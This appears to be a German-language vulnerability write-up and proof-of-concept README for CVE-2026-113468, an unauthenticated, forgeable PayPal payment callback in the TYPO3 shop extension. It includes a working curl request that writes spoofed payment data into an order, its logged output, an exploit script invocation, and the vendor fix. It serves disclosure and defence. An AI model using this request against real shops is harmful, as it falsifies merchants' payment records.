 yuwkaaa/cve-2026-113468
fälschbarer PayPal-Zahlungs-Callback in TYPO3 EXT:shop


callbackAction() ist der Endpunkt, an den PayPal Zahlungsbenachrichtigungen sendet. Er entnimmt
die Bestell-ID aus item_number und schreibt den gesamten POST-Body in das Feld
callback_parameter dieser Bestellung. Nichts belegt, dass die Nachricht von PayPal stammt: kein
cmd=_notify-validate-Postback, kein Secret, keine Prüfung des Betrags oder des Empfängers.
Jeder Besucher kann den gespeicherten Zahlungsdatensatz einer unbezahlten Bestellung überschreiben.
| CVE | CVE-2026-113468 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paket | codingms/shop "TYPO3 Shop by coding.ms", 10.182 Installationen |
| Betroffen | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Behoben | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medium, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Getestet auf | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Danksagung | Nguyen Le Thanh Nam |
Zweite CVE im selben Advisory: CVE-2026-112071, nicht authentifizierte Stornierung von Bestellungen im selben Controller.
Classes/Controller/BasketOrderController.php:1239, Version 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), zwölf Zeilen weiter oben in derselben Datei, verifiziert seine Webhook-Signatur und gibt bei einem Fehlschlag 403 zurück. Der PayPal-Pfad hat nichts Vergleichbares.
callback_parameter ist die Aufzeichnung des Shops darüber, was der Zahlungsanbieter zu einer Bestellung gesagt hat – genau das, was ein Händler liest, wenn eine Zahlung bestritten wird. In einer betroffenen Version entscheidet ein Fremder über ihren Inhalt.
Zwei Bedingungen begrenzen dies: Die Zielbestellung muss sich im Zustand prepared befinden, und die Seite muss das Plugin BasketOrder enthalten.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Kontrollen aus demselben Lauf: Auftrag 2 ist paid und es wird nichts geschrieben, und das Verwerfen von
item_number schreibt nichts. Vollständige Ausgabe in
poc-transcript.txt.
exploit.py sendet dieselbe Anfrage gegen einen Host, den Sie besitzen. Standardmäßig ein Dry Run:
python3 exploit.py http://shop.example/checkout --order 42 --fire
Die Antwort ist in beiden Fällen HTTP 200. Bestätigen Sie dies durch Lesen von
tx_shop_domain_model_basketorder.callback_parameter.
Nach dem Schreiben leitet callbackAction() mit
confirmed => true an orderAction() weiter. Ob damit die Bestellung abgeschlossen wird, läuft über
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, das in einer separaten
kommerziellen Erweiterung ausgeliefert wird, die nicht im Lab vorhanden war, sodass es nicht getestet wurde. Die Bestellung
blieb in jedem Durchlauf prepared.


get.typo3.org/13/tar.gz, Composer nicht erforderlich.shop aus dem veröffentlichten Packagist-Artefakt, plus codingms/additional-tca und
codingms/modules.EXT:shop/Configuration/TypoScript/ im Root-Template ein.shop_basketorder auf einer Seite.tx_shop_domain_model_basketorder mit status = 'prepared' ein.php -S, PHP intl geladen.Überspringen Sie Schritt 3, und jede Anfrage liefert 404 zurück, was wie eine Seite aussieht, die nicht verwundbar ist.
6.3.0 authentifiziert die Benachrichtigung, bevor sie gespeichert wird:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() sendet die Payload an PayPal zurück und erfordert VERIFIED. Eine
verifizierte Nachricht beweist jedoch nur, dass PayPal sie gesendet hat, daher bindet
isMatchingPayPalPayment() sie anschließend an die Bestellung: payment_status muss Completed sein, der Empfänger muss
mit dem konfigurierten payPalId übereinstimmen, die Währung muss übereinstimmen, und mc_gross muss
der Bestellsumme auf den Cent genau entsprechen. Beide verweigern die Verarbeitung, wenn die Konfiguration fehlt.
Die Bestellfinalisierung wurde hinter BasketOrderHmacService verschoben, das die Bestell-UID
mit dem Site-encryptionKey signiert. Vollständiger Diff in
fix-6.2.0-to-6.3.0.diff, entnommen aus dem veröffentlichten 6.3.0-
Artefakt. Dieser Patch wurde nur gelesen; der PoC wurde nicht erneut dagegen ausgeführt.
Gemeldet an [email protected]. Behobene Versionen von Thomas Deuling (coding.ms), Advisory von Torben Hansen (TYPO3 Security Team).
Für den Test von Systemen, die Sie besitzen oder für die Sie autorisiert sind.







